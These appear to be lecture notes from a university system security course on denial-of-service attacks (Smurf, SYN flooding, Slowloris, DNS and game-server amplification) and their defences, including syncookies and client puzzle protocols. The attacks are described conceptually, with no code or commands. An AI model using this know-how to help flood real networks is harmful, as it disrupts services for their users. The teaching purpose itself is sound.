
- ICMP packets contain unauthenticated source and destination addresses.
  - In a **Smurf attack** the attacker generates lots of ICMP echo requests with a destination address associated with their target.
  - A single echo reply is small but enough can overwhelm a network.
  - The target cannot identifier the true source, that is the attacker has anonymity.
  - Typically Smurf attacks rely on targeting IP broadcast addresses which forward pings to a network, each member of which would then send a response to a spoofed address.
- Standard defense: Hosts should ignore ICMP echo requests.
  - External routers should not forward ICMP echo requests or replies.
- The **fraggle attack** uses UDP echo requests.



# TCP Connection Handshake



SYN is short for synchronize, and is a message used to initiate a new connection and synchronize sequence numbers of the two communicating computers.



A valid system at the spoofed client will respond with a reset (RST) packet to cancel this unknown connection request. The server will cancel the connection request and remove the saved information.

But if the source system is too busy or doesn't exist, there will be no reply. The server will continue to resend the SYN-ACK before finally assuming the connection request has failed and subsequently deleting the information saved. But there is a limit on how many requests can be stored and this table may be filled.



# TCP SYN Flooding

- In 1996 TCP SYN flooding was used to knock out several Internet Service Providers.

**<https://tools.ietf.org/html/rfc4987>**

- The normal TCP connection protocol is as follows;
  1.  $C \rightarrow S$ : SYN
  2.  $S \rightarrow C$ : SYN-ACK (and allocates buffer)
  3.  $C \rightarrow S$ : ACK
- The attack involves sending lots of message 1, which half-open connections, and no message 3 responses.
  - The textbook distinguishes between TCP SYN flooding and TCP SYN spoofing on the basis of whether it's the table that's filled or the network that's filled.
    - The defences against them will be somewhat different.

# Countermeasures to flooding


- TCP SYN spoofing/flooding are examples of connection depletion attacks.
- These can be launched against other protocols, including SSL.
  - The countermeasures are similar.
- **Time out:**
  - Discard half-open connections (after a time period).
- **Random dropping:**
  - Half open connections are randomly discarded when the buffer reaches a certain percentage of its capacity.
- **Client Puzzles:**
  - We will look at these in CSCI262-S4b.

## ■ **Syncookies:** (Bernstein and Schenk)

- Avoid dropping connections when the SYN queue fills up.
- The Server uses a carefully constructed sequence number in the second message, the acknowledgement but discards the SYN queue entry.
  - The sequence number, a cookie, should be able to be reconstructed without needing the SYN queue entry.
- If the Server receives a “correct” ACK from the client, the Server can reconstruct the SYN queue entry and then the connection proceeds as usual.
  - A cryptographic checksum is embedded in the server’s sequence number for verification.

# Distributed DoS (DDoS)

- Since about 2000 the real problem for DoS is distributed attacks.
- Attacks are launched from multiple networked computers.
- Difficult to defend against:
  - Hard to block multiple IP addresses and still maintain the broad functionality we might need.



# HTTP floods

- These are good examples of how simple a DoS, more typically a DDoS, can be to launch.
  - Each HTTP request to a website uses some resources on the web server.
  - Lots of HTTP requests → lots of resources used.
    - Do you want to stop people making HTTP requests?
- Slowloris, a specific sneaky example.
  - Sends parts of request headers...
    - ... making sure not to terminate them with a blank line and sending them just frequently enough to keep the system expecting the header will finish soon.

# Compromise or exploitation


- In a DDOS attack we make use of multiple systems.
- But those systems are not necessarily compromised.
  - They may be, so form part of a botnet and running programs for the attacker.
  - But they may also simply be providing a service that is exploitable.

# Reflection and Amplification...

- There are many legitimate services operating on the Internet that can be exploited in attacks.
  - Reflection and Amplification attacks use such uncorrupted services as intermediaries.
- In reflection attacks the attacker sends packets to a known service on the intermediary with a spoofed source address of the target system.
- The response from the intermediary is directed to the target.

# Reflection Attacks

Ideally the attacker would like to use a service that creates a response packet larger than the original request. Several UDP services have been exploited. Attacks can cyclically spread the attack over several intermediaries, in an attempt to avoid detection.





# Looping reflection: DNS reflection

- A variant creates a self-contained loop between the intermediary and the target.





Figure 7.6 DNS Reflection Attack

# Amplification attacks

Each initial attack packet produces multiple responses. This could be, for example, by attacking a broadcast address. Here we have DDoS and reflecting ...



# DNS Amplification Attacks

- Use DNS requests with spoofed source address being the target.
- Exploit DNS behavior to convert a small request to a much larger response.
  - 60 byte request to 512 - 4000 byte response.
- Attacker sends requests to multiple well connected servers, which flood the target.
  - A moderate flow of request packets is sufficient...

# Quake 3 servers: Reflect/amplify ...

- Quake3 servers have been used to launch DOS attackers in a manner similar to the reflection and amplification attacks.
- A (small, ~2k) request for the server information can be sent, with the spoofed source address.
- The (larger, ~500k) response, the server information, goes to the spoofed address.
- It can happen with other game servers too!

# Prevention

- Access control mechanisms.
- CAPTCHA.
- Install Intrusion Detection Systems (IDS).
  - e.g. Intrusion Detection and Isolation Protocol (IDIP).
- There are also freely available DoS Scanners:
  - Find\_ddos.
  - Security Auditor's Research Assistant (SARA).
  - DDoSPing v2.0.
- Freely available means attackers can test their attacks against it too!
- Scanning tools sometimes work only if the DDoS attack program is on the default ports.
  - If the attacker reconfigures them to run on additional ports, the software may no longer work. ☹️

# Protection against DDOS ...

- Cloudflare and Insula are companies that offers protection against a variety of DDOS attacks.

<http://www.cloudflare.com/ddos/>

<https://www.incapsula.com/ddos/>

CSCI262/CSCI862  
System Security

Spring-2021  
(S4b)

Denial of Service:  
Puzzles

# Outline

- Client Puzzles:
  - Using puzzles.
  - Client Requirements.
  - Puzzles and sub-puzzles.
  - A Puzzle Protocol.
  - Another Puzzle Protocol.
- More on puzzles.




# Puzzle activation

- When there is no evidence of a denial of service attack taking place, the server accepts connections normally.
- When an attack on the server is detected, perhaps through an intrusion detection system, the server accepts connections selectively using puzzles.
- Juels and Brainard (1999) proposed the use of Client puzzles. See [4b\\_Juels-Brainard-1999.pdf](#).
  - They presented client puzzles in the context of addressing the SYN Flooding attack, more generally for “connection depletion attacks”.

# Using puzzles

- To each client, that is, initiated connection, a unique **client puzzle** is proposed.
  - A client puzzle could be a cryptographic problem formulated using time and a server secret.
  - The client needs to submit the correct solution to gain a connection.
  - The idea is that only a live user, not a zombie machine for example, will actively work on answering the problem appropriately.
- We need to be sure that very little work is required before the appropriate response is received.
  - Thus generating the puzzle shouldn't be difficult.
  - Solving the puzzle shouldn't be too tough either!<sup>106</sup>

# The client puzzle protocol



From Juels and Brainard

# Client Puzzle Requirements

- One particular need associated with many other approaches is that of client-side software to solve client puzzles.
  - This can be built in browsers.
  - It could be available as a plug in.
  - For distributed systems, such as local networks, the storage can be centralised.
- This shouldn't be considered too much of a problem.


# Puzzles and sub-puzzles

- We are going to follow the Client Puzzle Protocol proposed by Juels and Brainard (1999).
  - We are not going to look at all the details.
    - In particular we aren't going to look at their proofs regarding the bounds on the success of an attacker.
- One particularly important aspect though, is the flexibility and scalability of the Client Puzzle approach.
- This is, in part, due to treating a client puzzle  $P$  as a number of independent sub-puzzles.
  - Sub-puzzles may have different difficulties.
  - Let us denote the  $j^{\text{th}}$  sub-puzzle in  $P$  by  $P[j]$ .
  - For a particular client puzzle we have  $m$  sub-puzzles.

■ A sub-puzzle is constructed as follows:

- $x[j]$  is a bit-string obtained by hashing a server secret  $s$  and a set of service parameters.
  - The hash value is of length  $L$ .
- $x[j]$  is hashed to give  $y[j] = h(x[j])$ .
- The sub-puzzle consists of the pair:

$$(x[j](k+1,L), y[j])$$



■ The solution is the missing part of  $x[j]$ , such that the completed  $x'[j]$  satisfies  $h(x'[j])=y[j]$ .

$x[j](1,k)$  is one solution to the sub-puzzle  $P[j]$

# How difficult is the puzzle?


- As we noted the solution to the sub-puzzle  $P[j]$  consists of the  $k$  missing bits of  $x[j]$ , that is  $x[j](1,k)$ , or something else that can be concatenated with  $x[j](k+1,L)$  such that the result hashes to  $y[j]$ .
  - We know there is at least one solution, and likely exactly one.
- Assuming the hash function isn't broken with respect to pre-image resistance, the best we can do is use brute force, and the computational hardness of the sub-puzzle is equivalent to the hardness of searching a space of size  $2^k$ .
  - Each test requires one hash, and the expected number required is  $\sim 2^{k-1}$ .

- The solution to the complete puzzle  $P$  consists of the  $m$  different  $k$ -bit solutions to all of the component sub-puzzles.
  - $m$  and  $k$  are joint security parameters governing the overall difficulty of the problem.
- The expected cost of completing  $P$  is  $\sim m \cdot 2^{k-1}$ , and is at worst  $\sim m \cdot 2^k$ .
  - We won't ever need  $2^k$  tests for a  $k$ -bit puzzle of this sort since there must be a solution and if the first  $2^k - 1$  fail the last must be the answer so we don't need to hash again.



# M puzzles → Decreased standard deviation

- A set of sub-puzzles with a total expected difficulty equal to that of a single puzzle, will have a smaller standard deviation than the single puzzle distribution.
- Consider a single puzzle ( $m=1$ ) with  $k=4$ .
  - Expected number of hashes  $\sim m \cdot 2^{k-1} = 2^3 = 8$ .
  - Assume we test the last value too then we have a uniform distribution of the number of tests...
- Compare this with  $m=4$  and  $k=2$ , with expected number of hashes  $\sim m \cdot 2^{k-1} = 2^3 = 8$ .
  - The distribution looks quite different...

